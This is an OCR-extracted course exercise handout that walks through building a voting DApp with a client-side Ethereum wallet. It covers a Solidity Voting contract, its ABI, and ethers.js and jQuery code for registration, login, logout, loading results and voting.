
Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
https://ropsten.etherscan.io/tx/{hash}
```

```
function sendSignedTransaction() {
    let signedTransaction = $('#textareaSignedTransaction').val();
    provider.sendTransaction(signedTransaction)
        .then(hash => {
            showInfo("Transaction hash: " + hash);

            let etherscanUrl = 'https://ropsten.etherscan.io/tx/' + hash;
            $('#textareaSendTransactionResult').val(etherscanUrl);
        })
        .catch(showError);
}
```



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Export JSON to file

Create a section and methods needed to export the JSON in the local storage to a file.

(Optional) Read from a Contract

Create a section and read methods of contract of your own (e.g. ArrayOfFacts.sol contract from the previous exercises).

(Optional) Write to a Contract

Create a section that writes data to a contract of your own (e.g. ArrayOfFacts). Enter a password, decrypt the HD Wallet from the local storage JSON, show the first five addresses, select an address and enter a new fact.

What to Submit?

Create a **zip file** (e.g. **`username-client-side-wallet.zip`**) holding the whole wallet implementation (libraries, html, css & javascript files).

Submit your **zip** file as **homework** at the course Website.


Exercises: Voting DApp with Client-Side Wallet

In this exercise, we will implement a simple Voting DApp with client-side Ethereum Wallet, based on Solidity Smart Contract and client-side UI (JS + jQuery + ethers.js) + server-side account management (Node.js + Express + simple REST API).

- The app implements **register** / **login** / **logout** / **vote** functionality.
- Clients vote for given candidates.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- Candidates and votes are stored in Solidity Contract on the Ropsten Ethereum Testnet.
- Users register in the system and get a newly created wallet (private key + address).
    - The wallet is stored in JSON encrypted format at the server side.
    - Wallet password / private key never leave the client app.
- Uses different passwords for server login and for the wallet:
    - Server password: HMAC(username, password)
    - Wallet password: user's original password
- Wallet is encrypted in UTC/JSON format (both private key + mnemonic phrase are encrypted with AES-CRT- 128 using **Scrypt key derivation**).
- Upon log in the client-side downloads the encrypted JSON from the server and stores it in the browser session.



Setup the Project

Download the Skeleton zip file from today's topic and extract it. **Open** the project. Run **npm install** to download the necessary dependencies. You will see that the server is ready, the client-side HTML and CSS as well, only the **client.js** file is not completely finished.

Get to know the code.

```
const votingContractAddress = "";
const votingContractABI = "";
const votingContract = "";
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
async function login() {
    //TODO:
}

async function register() {
    //TODO:
}

async function loadVotingResults() {
    //TODO:
}

async function vote(candidateIndex, candidateName) {
    //TODO:
}

function logout() {
    //TODO:
}
```


Deploy the contract


Before we continue with the client-side, let's deploy the contract in Ropsten. Create a simple Voting contract, which will store candidates and users can add and vote for candidates:


```
pragma solidity ^0.4.22;

contract Voting {
    struct Candidate {
        string name;
        uint32 votes;
    }

    Candidate[] candidates;
    mapping (string => bool) candidateNames;

    function addCandidate(string name) public {
        require(!candidateNames[name]);
        candidates.push(Candidate(name, 0));
        candidateNames[name] = true;
    }

    function candidatesCount() view public returns (uint32) {
        return uint32(candidates.length);
    }

    function getCandidate(uint32 index) view public returns (string) {
        return candidates[index].name;
    }

    function getVotes(uint32 index) view public returns (uint32) {
        return candidates[index].votes;
    }

    function vote(uint32 index) public {
        require(index >= 0);
        require(index < candidates.length);
        candidates[index].votes++;
    }
}
```

After you have written the contract, upload the contract in Ropsten through Remix:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.









After the transaction is mined the contract will appear:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Now, add two or three candidates with **addCandidate**:



Register

After you have added some candidates, from **Remix copy** the contract **address** and **ABI** and set them in the **client.js**:

```
const ethereumProvider = ethers.providers.getDefaultProvider('ropsten');
const votingContractAddress = "0xc0ddf591d1a7439f86c295d50e24ed9f5b8d1e75";
const votingContractABI = [
    {"name": "addCandidate"...},
    {"name": "vote"...},
    {"name": "candidatesCount"...},
    {"name": "getCandidate"...},
    {"name": "getVotes"...}
];
```

Contract address:

```
0xc0ddf591d1a7439f86c295d50e24ed9f5b8d1e75
```

Contract ABI:

```
[
    {
        "constant": false,
        "inputs": [
            {
                "name": "name",
                "type": "string"
            }
        ],
        "name": "addCandidate",
        "outputs": [],
        "payable": false,
        "stateMutability": "nonpayable",
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
        "type": "function"
    },
    {
        "constant": false,
        "inputs": [
            {
                "name": "index",
                "type": "uint32"
            }
        ],
        "name": "vote",
        "outputs": [],
        "payable": false,
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "constant": true,
        "inputs": [],
        "name": "candidatesCount",
        "outputs": [
            {
                "name": "",
                "type": "uint32"
            }
        ],
        "payable": false,
        "stateMutability": "view",
        "type": "function"
    },
    {
        "constant": true,
        "inputs": [
            {
                "name": "index",
                "type": "uint32"
            }
        ],
        "name": "getCandidate",
        "outputs": [
            {
                "name": "",
                "type": "string"
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
            }
        ],
        "payable": false,
        "stateMutability": "view",
        "type": "function"
    },
    {
        "constant": true,
        "inputs": [
            {
                "name": "index",
                "type": "uint32"
            }
        ],
        "name": "getVotes",
        "outputs": [
            {
                "name": "",
                "type": "uint32"
            }
        ],
        "payable": false,
        "stateMutability": "view",
        "type": "function"
    }
]
```

Then, **create** a **contract** instance using the **address**, **ABI** and **provider**:

```
const votingContract = new ethers.Contract(
    votingContractAddress, votingContractABI, ethereumProvider
);
```

Now let's create the **register** method. Take the **username** and **wallet password** with jQuery.

```
async function register() {
    let username = $('#usernameRegister').val();
    let walletPassword = $('#passwordRegister').val();
}
```

Then, create a new wallet using **ethers.Wallet.createRandom** and encrypt it with the password. Of course, **catch** errors and show them using **showError** and **finally** hide the progress bar:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
async function register() {
    let username = $('#usernameRegister').val();
    let walletPassword = $('#passwordRegister').val();
    try {
        let wallet = ethers.Wallet.createRandom();
        let jsonWallet = await wallet.encrypt(walletPassword, {}, showProgressBox);
    }
    catch(err) {
        showError("Cannot register user.", err);
    }
    finally {
        hideProgressProgress();
    }
}
```

After that create the back-end password using CryptoJS.HmacSHA256 with the username and wallet password as arguments:

```
let backendPassword = CryptoJS.HmacSHA256(
    username, walletPassword).toString();
```

Now it's time to make a POST request to the server. Create it using jQuery.ajax() with the following parameters:

type – POST, url – "/register", data – JSON of the username, server password and the encrypted wallet and content type – "application/json":

```
let result = await $.ajax({
    type: 'POST',
    url: `/register`,
    data: JSON.stringify({username, password: backendPassword, jsonWallet}),
    contentType: 'application/json'
});
```

After the request is done, save the username and encrypted wallet in the session storage and show the home page using showView("viewHome"). Show an additional message that the user has been successfully registered and show the mnemonic for the first and last time.

```
async function register() {
    let username = $('#usernameRegister').val();
    let walletPassword = $('#passwordRegister').val();
    try {
        let wallet = ethers.Wallet.createRandom();
        let jsonWallet = await wallet.encrypt(walletPassword, {}, showProgressBox);
        let backendPassword = CryptoJS.HmacSHA256(
            username, walletPassword).toString();
        let result = await $.ajax({
            type: 'POST',
            url: `/register`,
            data: JSON.stringify({username, password: backendPassword, jsonWallet}),
            contentType: 'application/json'
        });
        sessionStorage['username'] = username;
        sessionStorage['jsonWallet'] = jsonWallet;
        showView("viewHome");
        showInfo(`User "${username}" registered successfully. Please save your mnemonics: <b>${wallet.mnemonic}</b>`);
    }
    catch (err) {
        showError("Cannot register user. ", err);
    }
    finally {
        hideProgressProgress();
    }
}
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Now test the register functionality. Go to **src** folder and in the terminal type:


```
node voting-server.js
```


```
Server started: http://localhost:80
```

Open the browser and go to **localhost:**



As you can see, the voting results are loading since they have not been implemented yet. Step by step. Go to **[Register]** and create a registration.





Logout

Create the simple logic of the logout functionality, which will clear the session storage and show the home view:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
function logout() {
    sessionStorage.clear();
    showView("viewHome");
}
```

Login

Now it is time to implement the login functionality. Like the register one, take the username and wallet password and create the back-end password using HMAC256. Then, make a POST request to "/login" with the username and password as data. The server-side will validate whether the credentials are correct or not and return a status message. If they are correct, the result will store the user's encrypted wallet. Save it in the session storage, along with the username. Last but not least, show the home view and an appropriate message.

```
async function login() {
    let username = $('#usernameLogin').val();
    let walletPassword = $('#passwordLogin').val();
    let backendPassword = CryptoJS.HmacSHA256(
        username, walletPassword).toString();
    try {
        let result = await $.ajax({
            type: 'POST',
            url: `/login`,
            data: JSON.stringify({username, password: backendPassword}),
            contentType: 'application/json'
        });
        sessionStorage['username'] = username;
        sessionStorage['jsonWallet'] = result.jsonWallet;
        showView("viewHome");
        showInfo(`User "${username}" logged in successfully.`);
    }
    catch (err) {
        showError("Cannot login user. ", err);
    }
}
```

Now, it is time to test the functionality. Log in with the previously created user:



Voting Results

Now it is time to use the contract instance and get the candidates. Go to loadVotingResults in client.js. In a try-catch block, first get the count of the candidates using votingContract.candidatesCount(). After we have got the count, with a simple for cycle get the candidate and his votes by an index and store them in an array:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
async function loadVotingResults() {
    try {
        // Load the candidates from the Ethereum smart contract
        let candidates = [];
        let candidatesCount = await votingContract.candidatesCount();
        for (let index = 0; index < candidatesCount; index++) {
            let candidate = await votingContract.getCandidate(index);
            let votes = await votingContract.getVotes(index);
            candidates.push({candidate, votes});
        }
    }
    catch (err) {
        showError(err);
    }
}
```

After that comes the part to display them. For each candidate, create a **<li>** element with its candidate name and votes. Additionally, if a user is logged in, a button will appear with which he can vote. Append the **<li>** element to the **<ul>** with id **#votingResults**.

```
async function loadVotingResults() {
    try {
        // Load the candidates from the Ethereum smart contract
        let candidates = [];
        let candidatesCount = await votingContract.candidatesCount();
        for (let index = 0; index < candidatesCount; index++) {
            let candidate = await votingContract.getCandidate(index);
            let votes = await votingContract.getVotes(index);
            candidates.push({candidate, votes});
        }
        // Display the candidates
        let votingResultsUl = $('#votingResults').empty();
        for (let index = 0; index < candidatesCount; index++) {
            let candidate = candidates[index];
            let li = $('<li>').html(`${candidate.candidate} -> ${candidate.votes} votes `);
            if (sessionStorage['username']) {
                let button = $(`<input type="button" value="Vote">`);
                button.click(function () {
                    vote(index, candidate.candidate)
                });
                li.append(button);
            }
            li.appendTo(votingResultsUl);
        }
    }
    catch (err) {
        showError(err);
    }
}
```

Now it's time to test the functionality. **Refresh** the home page:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Vote

Last but not least, the voting functionality. The method takes the candidate's index and the candidate's name as parameters. We will decrypt the wallet and **vote** for the candidate.

Take the wallet from the session storage and create a prompt box in which the user will re-enter his password:

```
async function vote(candidateIndex, candidateName) {
    try {
        let jsonWallet = sessionStorage['jsonWallet'];
        let walletPassword = prompt("Enter your wallet password:");
    }
    catch (err) {
        showError(err);
    }
    finally {
        hideProgressProgress();
    }
}
```

Using **ethers.Wallet.fromEncryptedWallet**, decrypt the JSON file. Create a new wallet with the private key and Ropsten provider. Then create a new voting contract instance with the wallet as a signer.

```
let wallet = await ethers.Wallet.fromEncryptedWallet(
    jsonWallet, walletPassword, showProgressBox);
let privateKey = wallet.privateKey;
const votingContract = new ethers.Contract(
    votingContractAddress, votingContractABI,
    new ethers.Wallet(privateKey, ethereumProvider));
```

Vote for the candidate. After that, show a message with the candidate's name and a URL of the transaction in **Ropsten block explorer** with the received transaction hash as callback.

```
let votingResult = await votingContract.vote(candidateIndex);
let tranHash = votingResult.hash;
showInfo(`Voted successfully for: ${candidateName}. ` +
    `See the transaction: <a href="https://ropsten.etherscan.io/tx/${tranHash}" target="_blank">${tranHash}</a>`);
```

